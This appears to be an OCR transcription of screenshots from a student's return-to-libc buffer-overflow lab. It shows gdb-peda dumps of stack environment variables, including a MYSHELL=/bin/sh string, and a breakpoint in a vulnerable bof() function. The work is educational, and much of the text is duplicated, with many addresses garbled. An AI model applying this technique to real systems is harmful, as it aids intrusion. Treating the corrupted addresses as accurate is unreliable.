0xbfffff64f: "*_.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogg=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=...
0xbfffff717: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.cgm=01;35:*.emf=01;35:*.o=...
0xbfffff7df: "=gv=01;35:*.ogg=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3...
0xbfffff8a7: "6:*.xspf=00;36:*
0xbfffff8b7: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbfffff8f1: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbfffff925: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbfffff94e: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbfffff981: "COLUMNS=141"
0xbfffff98d: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbfffff9d1: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j...
0xbfffffa99: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbfffffb52: "DESKTOP_SESSION=ubuntu"
0xbfffffb69: "=/usr/bin/gdb"
0xbfffffb78: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbfffffb99: "QT_IM_MODULE=ibus"
0xbfffffbab: "JOB=unity-settings-daemon"
0xbfffffbc5: "PWD=/home/seed"
0xbfffffd4: "XDG_SESSION_TYPE=x11"
0xbfffffbe9: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc0e: "XMODIFIERS=@im=ibus"
0xbfffffc22: "LANG=en_US.UTF-8"
0xbfffffc33: "GNOME_KEYRING_PID="
0xbfffffc46: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc7c: "GDM_LANG=en_US"
0xbfffffc8b: "IM_CONFIG_PHASE=1"
0xbfffffc9d: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbfffffc1: "LINES=36"
0xbfffffcc: "GDMSESSION=ubuntu"
0xbfffffcde: "GTK2_MODULES=overlay-scrollbar"
0xbfffffcfb: "SESSIONTYPE=gnome-session"
0xbfffffd15: "XDG_SEAT=seat0"
0xbfffffd24: "HOME=/home/seed"
0xbfffffd34: "SHLVL=1"
0xbfffffd3c: "LANGUAGE=en_US"
0xbfffffd4b: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd77: "LIBGL_ALWAYS_SOFTWARE=1"
```

Windows Taskbar: Type here to search, File Explorer, Task View, Start, Taskbar icons, Network, System, Date/Time: 01:28 02-03-2021

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
0xbfffff8a7: "6:*.xspf=00;36:*
0xbfffff8b7: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbfffff8f1: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbfffff925: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbfffff94e: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbfffff981: "COLUMNS=141"
0xbfffff98d: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbfffff9d1: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j...
0xbfffffa99: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbfffffb52: "DESKTOP_SESSION=ubuntu"
0xbfffffb69: "=/usr/bin/gdb"
0xbfffffb78: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbfffffb99: "QT_IM_MODULE=ibus"
0xbfffffbab: "JOB=unity-settings-daemon"
0xbfffffbc5: "PWD=/home/seed"
0xbfffffd4: "XDG_SESSION_TYPE=x11"
0xbfffffbe9: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc0e: "XMODIFIERS=@im=ibus"
0xbfffffc22: "LANG=en_US.UTF-8"
0xbfffffc33: "GNOME_KEYRING_PID="
0xbfffffc46: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc7c: "GDM_LANG=en_US"
0xbfffffc8b: "IM_CONFIG_PHASE=1"
0xbfffffc9d: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbfffffc1: "LINES=36"
0xbfffffcc: "GDMSESSION=ubuntu"
0xbfffffcde: "GTK2_MODULES=overlay-scrollbar"
0xbfffffcfb: "SESSIONTYPE=gnome-session"
0xbfffffd15: "XDG_SEAT=seat0"
0xbfffffd24: "HOME=/home/seed"
0xbfffffd34: "SHLVL=1"
0xbfffffd3c: "LANGUAGE=en_US"
0xbfffffd4b: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd77: "LIBGL_ALWAYS_SOFTWARE=1"
```

Windows Taskbar: Type here to search, File Explorer, Task View, Start, Taskbar icons, Network, System, Date/Time: 01:28 02-03-2021

```
VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbfffffe9: "COMPIZ_BIN PATH=/usr/bin/"
0xbfffffe03: "MYSHELL=/bin/sh"
0xbfffffe13: "QT4_IM_MODULE=xim"
0xbfffffe25: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/var/lib/snapd/desktop"
0xbfffffe8b: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfffffeaf: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-Obvx5DXXSx"
0xbfffffe0b: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbffffff0b: "UPSTART_JOB=unity7"
0xbffffff1e: "INSTANCECE="
0xbffffff28: "DISPLAY=:0"
0xbffffff33: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff52: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff79: "GTK_IM_MODULE=ibus"
0xbfffff8c: "XDG_CURRENT_DESKTOP=Unity"
0xbfffffa6: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffc8: "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffea: "/home/seed/retlib"
0xbffffffc: ""
0xbffffffd: ""
0xbffffffe: ""
0xbfffffff: ""

0xc0000000: <error: Cannot access memory at address 0xc0000000>

gdb-peda$
```



```
VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
gdb-peda$ x/100s 0xbfffffce
0xbfffffce: ""
0xbfffffcf: ""
0xbfffffd0: "\352\377\377\277\017"
0xbfffffd6: ""
0xbfffffd7: ""
0xbfffffd8: "\373\357\377\277"
0xbfffffd9: ""
0xbfffffd0: ""
0xbfffffd1: ""
0xbfffffd2: ""
0xbfffffd3: ""
0xbfffffd4: ""
0xbfffffd5: ""
0xbfffffd6: ""
0xbfffffd7: ""
0xbfffffd8: ""
0xbfffffd9: ""
0xbfffffea: "\367\214\212\n\016\364gs\365K+\352E\"i686"
0xbfffff000: ""
0xbfffff001: ""
0xbfffff002: ""
0xbfffff003: ""
0xbfffff004: ""
0xbfffff005: ""
0xbfffff006: ""
0xbfffff007: ""
0xbfffff008: "/home/seed/retlib"
0xbfffff01a: "XDG_VTNR=7"
0xbfffff025: "XDG_SESSION_ID=c1"
0xbfffff037: "CLUTTER_IM_MODULE=xim"
0xbfffff04d: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbfffff07d: "SESSION=ubuntu"

gdb-peda$
```



VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```

0xbfffff08c: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbfffff0bd: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbfffff0ef: "SHELL=/bin/bash"
0xbfffff0ff: "VTE_VERSION=4205"
0xbfffff110: "TERM=xterm_256color"
0xbfffff124: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbfffff14d: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbfffff170: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbfffff215: "WINDOWID=60822398"
0xbfffff227: "GNOME_KEYRING_CONTROL="
0xbfffff23e: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbfffff282: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbfffff2af: "USER=seed"
0xbfffff2b9: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbfffff31c: "QT_ACCESSIBILITY=1"
0xbfffff32f: "LS_COLORS=r=0;di=0;34;ln=0;36;mh=00;pi=40;33;so=01;35;do=01;35;bd=40;33;01;cd=40;33;01;or=40;31;01;mi=00;su=37;41;sg=30;43:ca=30;41;tw=30;42;ow=34;42;st=37;44;ex=01;32;*:tar=01;31;*:tgz=01;31;*:arc=01;31;*:zip=01;31;*:tar=01;31;*:bz=01;31;*:lzma=01;31;*:tlz=01;31;*:txz=01;31;*:tzo=01;31;*:t7z=01;31;*:lzo=01;31;*:xz=01;31;*:tar=01;31;*:lz4=01;31;*:lzh=01;31;*:lzma=01;31;*:lz=01;31;*:tar=01;31;*:bz=01;31;*:tbz=01;31;*:tzb2=01;31;*:tz=01;31;*:deb=01;31;*:rpm=01;31;*:jar=01;31;*:war=01;31;*:ear=01;31;*:sar=01;31;*:rar=01;31;*:alz=01;31;*:ace=01;31;*:zoo=01;31;*:cpio=01;31;*:7z=01;31;*:rz=01;31;*:cab=01;31;*:jpg=01;35;*:jpeg=01;35;*:gif=01;35;*:bmp=01;35;*:pbm=01;35;*:pgm=01;35;*:ppm=01;35;*:tga=01;35;*:xbm=01;35;*:xpm=01;35;*:tif=01;35;*:tiff=01;35;*:png=01;35;*:svg=01;35;*:svgz=01;35;*:mng=01;35;*:pxc=01;35;*:mov=01;35;*:mpg=01;35;*:mpeg=01;35;*:m2v=01;35;*:mkv=01;35;*:webm=01;35;*:ogm=01;35;*:mp4=01;35;*:m4v=01;35;*:vob=01;35;*:qt=01;35;*:nuv=01;35;*:wmv=01;35;*:ASF=01;35;*:rm=01;35;*:rmvb=01;35;*:flc=01;35;*:avi=01;35;*:fli=01;35;*:flv=01;35;*:gl=01;35;*:dl=01;35;*:xcf=01;35;*:xwd=01;35;*:yuv=01;35;*:cgm=01;35;*:emf=01;35;*:o=01;35;*:gv=01;35;*:ogx=01;35;*:aac=00;36;*:au=00;36;*:flac=00;36;*:m4a=00;36;*:mid=00;36;*:midi=00;36;*:mka=00;36;*:mp3=00;36;*:mpc=00;36;*:ogg=00;36;*:ra=00;36;*:wav=00;36;*:oga=00;36;*:opus=00;36;*:spx=00;36;*:8a7: "6;*:xspf=00;36;*:XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbfffff8b7: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbfffff925: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbfffff94e: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbfffff981: "COLUMNS=141"

```

Windows taskbar: Type here to search, File Explorer, Task View, Start, Taskbar icons, Right Ctrl, 01:30, 02-03-2021

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```

0xbfffff98d: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbfffff9d1: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/jvm/j..."
0xbfffffa99: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-ndk-r8d:/home/seed/.local/bin"
0xbfffffb52: "DESKTOP_SESSION=ubuntu"
0xbfffffb69: "=/usr/bin/gdb"
0xbfffffb78: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbfffffb99: "QT_IM_MODULE=ibus"
0xbfffffbab: "JOB=unity-settings-daemon"
0xbfffffbc5: "PWD=/home/seed"
0xbfffffd4: "XDG_SESSION_TYPE=x11"
0xbfffffb9: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc0e: "XMODIFIERS=@im=ibus"
0xbfffffc22: "LANG=en_US.UTF-8"
0xbfffffc33: "GNOME_KEYRING_PID="
0xbfffffc46: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc7c: "GDM_LANG=en_US"
0xbfffffc8b: "IM_CONFIG_PHASE=1"
0xbfffffc9d: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbfffffc1: "LINES=36"
0xbfffffc2a: "GDMSESSION=ubuntu"
0xbfffffcdc: "GTK2_MODULES=overlay-scrollbar"
0xbfffffcfb: "SESSIONTYPE=gnome-session"
0xbfffffd15: "XDG_SEAT=seat0"
0xbfffffd24: "HOME=/home/seed"
0xbfffffd34: "SHLVL=1"
0xbfffffd3c: "LANGUAGE=en_US"
0xbfffffd4b: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd77: "LIBGL_ALWAYS_SOFTWARE=1"
0xbfffffd8f: "UPSTART_INSTANCE="
0xbfffffd1a1: "LOGNAME=seed"
0xbfffffd9e: "XDG_SESSION_DESKTOP=ubuntu"
0xbfffffd99: "UPSTART_EVENTS=xsession started"
0xbfffffd9e: "COMPIZ_BIN_PATH=/usr/bin/"
0xbfffffe03: "MYSHELL=/bin/sh"

```

Windows taskbar: Type here to search, File Explorer, Task View, Start, Taskbar icons, Right Ctrl, 01:30, 02-03-2021

```

VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
ed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb52: "DESKTOP_SESSION=ubuntu"
0xbffffb69: " =/usr/bin/gdb"
0xbffffb78: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb99: "QT_IM_MODULE=ibus"
0xbffffbc5: "JOB=unity-settings-daemon"
0xbffffbd4: "PWD=/home/seed"
0xbffffbe9: "XDG_SESSION_TYPE=x11"
0xbffffbe9: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc0e: "XMODIFIERS=@im=ibus"
0xbffffc22: "LANG=en_US.UTF-8"
0xbffffc33: "GNOME_KEYRING_PID="
0xbffffc46: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc7c: "GDM_LANG=en_US"
0xbffffc8b: "IM_CONFIG_PHASE=1"
0xbffffc9d: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcc1: "LINES=36"
0xbffffcca: "GDMSESSION=ubuntu"
0xbffffcdc: "GTK2_MODULES=overlay-scrollbar"
0xbffffcfb: "SESSIONTYPE=gnome-session"
0xbfffffd15: "XDG_SEAT=seat0"
0xbfffffd24: "HOME=/home/seed"
0xbfffffd34: "SHLVL=1"
0xbfffffd3c: "LANGUAGE=en_US"
0xbfffffd4b: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd77: "LIBGL_ALWAYS_SOFTWARE=1"
0xbfffffd8f: "UPSTART_INSTANCE="
0xbfffffdal: "LOGNAME=seed"
0xbfffffdae: "XDG_SESSION_DESKTOP=ubuntu"
0xbfffffd9: "UPSTART_EVENTS=xsession started"
0xbfffffd9: "COMPIZ_BIN_PATH=/usr/bin/"
0xbfffffe9: "MYSELL=/bin/sh"
0xbfffffe13: "QT4_IM_MODULE=xim"
0xbfffffe25: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbfffffe8b: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
gdb-peda$ 

```

We should use gdb to debug the second debug program(newretlib\_gdb)

```

[03/01/21]seed@PES2201800618_AmruthaBS VM1:~$ gdb newretlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from newretlib_gdb...done.
gdb-peda$ b of
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/newretlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[-----registers-----]
EAX: 0x804fa88 --> 0xbdb2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0xb1bdb0
ESI: 0xb7f1c000 --> 0xb1bdb0
EDI: 0xb7f1c000 --> 0xb1bdb0
EBP: 0xbffffed28 --> 0xbffffed58 --> 0x0
ESP: 0xbffffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push    ebp

```

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```

0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax

[...-stack-]

0000| 0xbffffd10 --> 0x80485c2 ("badfile")
0004| 0xbffffd14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd18 --> 0x1
0012| 0xbffffd1c --> 0xb77dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffd20 --> 0xbffffee0c --> 0xbffff013 ("XDG_VTNR=7")
0020| 0xbffffd24 --> 0xb77dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbffffd28 --> 0xbffffed8 --> 0x0
0028| 0xbffffd2c --> 0x804850f (<main+52>: add esp,0x10)

[...-stack-]

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/100s 0xbffff021
0xbffff021:   "SESSION_ID=c1"
0xbffff030:   "CLUTTER_IM_MODULE=xim"
0xbffff046:   "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff076:   "SESSION=ubuntu"
0xbffff085:   "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b6:   "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e8:   "SHELL=/bin/bash"
0xbffff0f8:   "VTE_VERSION=4205"
0xbffff109:   "TERM=xterm-256color"
0xbffff11d:   "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff146:   "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff169:   "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"

```

Type here to search

01:36 02-03-2021 Right Ctrl

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```

gdb-peda$ x/100s 0xbffff021
0xbffff021:   "SESSION_ID=c1"
0xbffff030:   "CLUTTER_IM_MODULE=xim"
0xbffff046:   "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff076:   "SESSION=ubuntu"
0xbffff085:   "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b6:   "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e8:   "SHELL=/bin/bash"
0xbffff0f8:   "VTE_VERSION=4205"
0xbffff109:   "TERM=xterm-256color"
0xbffff11d:   "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff146:   "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff169:   "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff20e:   "WINDOWID=60822398"
0xbffff220:   "GNOME_KEYRING_CONTROL="
0xbffff237:   "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbffff27b:   "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a8:   "USER=seed"
0xbffff2b2:   "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff315:   "QT_ACCESSIBILITY=1"
0xbffff328:   "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;4
3:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc...
0xbffff3f0:   "=01;31:*.arj=01;31:*.tar.zst=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01
;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.lz=01;31:*.lzma=01;31:*.lz4=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01
;31:*.tar=01;31:*.ear=01;31:*.sar=01;31:*.alz=01;31:*.ace=01;31:*.zoo...
0xbffff4b8:   ";1:31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*
.war=01;31:*.ear=01;31:*.sar=01;31:*.alz=01;31:*.ace=01;31:*.zoo...
0xbffff580:   "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;
35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:...
0xbffff648:   "*.*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpeg=01;35:*.mpg=01;35:*.m2v=01;35:*.mkv=01;35:*
.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt...
0xbffff710:   "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;3
5:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o...
0xbffff7d8:   ".gv=01;35:*.ogg=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=
00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3...
0xbffff8a0:   ".6:*.xspf=00;36:"


```

Type here to search

01:36 02-03-2021 Right Ctrl

```

VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbfffff8b0: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbfffff8ea: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbfffff91e: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbfffff947: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbfffff97a: "COLUMNS=141"
0xbfffff986: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbfffff9ca: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j...".
0xbfffffa92: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbfffffb4b: "DESKTOP_SESSION=ubuntu"
0xbfffffb62: "=/usr/bin/gdb"
0xbfffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbfffffb92: "QT_IM_MODULE=ibus"
0xbfffffb4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc07: "XMODIFIERS=@im=ibus"
0xbfffffc1b: "LANG=en_US.UTF-8"
0xbfffffc2c: "GNOME_KEYRING_PID="
0xbfffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc75: "GDM_LANG=en_US"
0xbfffffc84: "IM_CONFIG_PHASE=1"
0xbfffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbfffffcba: "LINES=36"
0xbfffffc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbfffffc4: "SESSIONTYPE=gnome-session"
0xbfffffd0e: "XDG_SEAT=seat0"
0xbfffffd1d: "HOME=/home/seed"
0xbfffffd2d: "SHLVL=1"
0xbfffffd35: "LANGUAGE=en_US"
0xbfffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbfffffd88: "UPSTART_INSTANCE="

```

```

VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
0xbfffff8b0: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbfffff8ea: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbfffff91e: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbfffff947: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbfffff97a: "COLUMNS=141"
0xbfffff986: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbfffff9ca: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j...".
0xbfffffa92: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbfffffb4b: "DESKTOP_SESSION=ubuntu"
0xbfffffb62: "=/usr/bin/gdb"
0xbfffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbfffffb92: "QT_IM_MODULE=ibus"
0xbfffffb4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc07: "XMODIFIERS=@im=ibus"
0xbfffffc1b: "LANG=en_US.UTF-8"
0xbfffffc2c: "GNOME_KEYRING_PID="
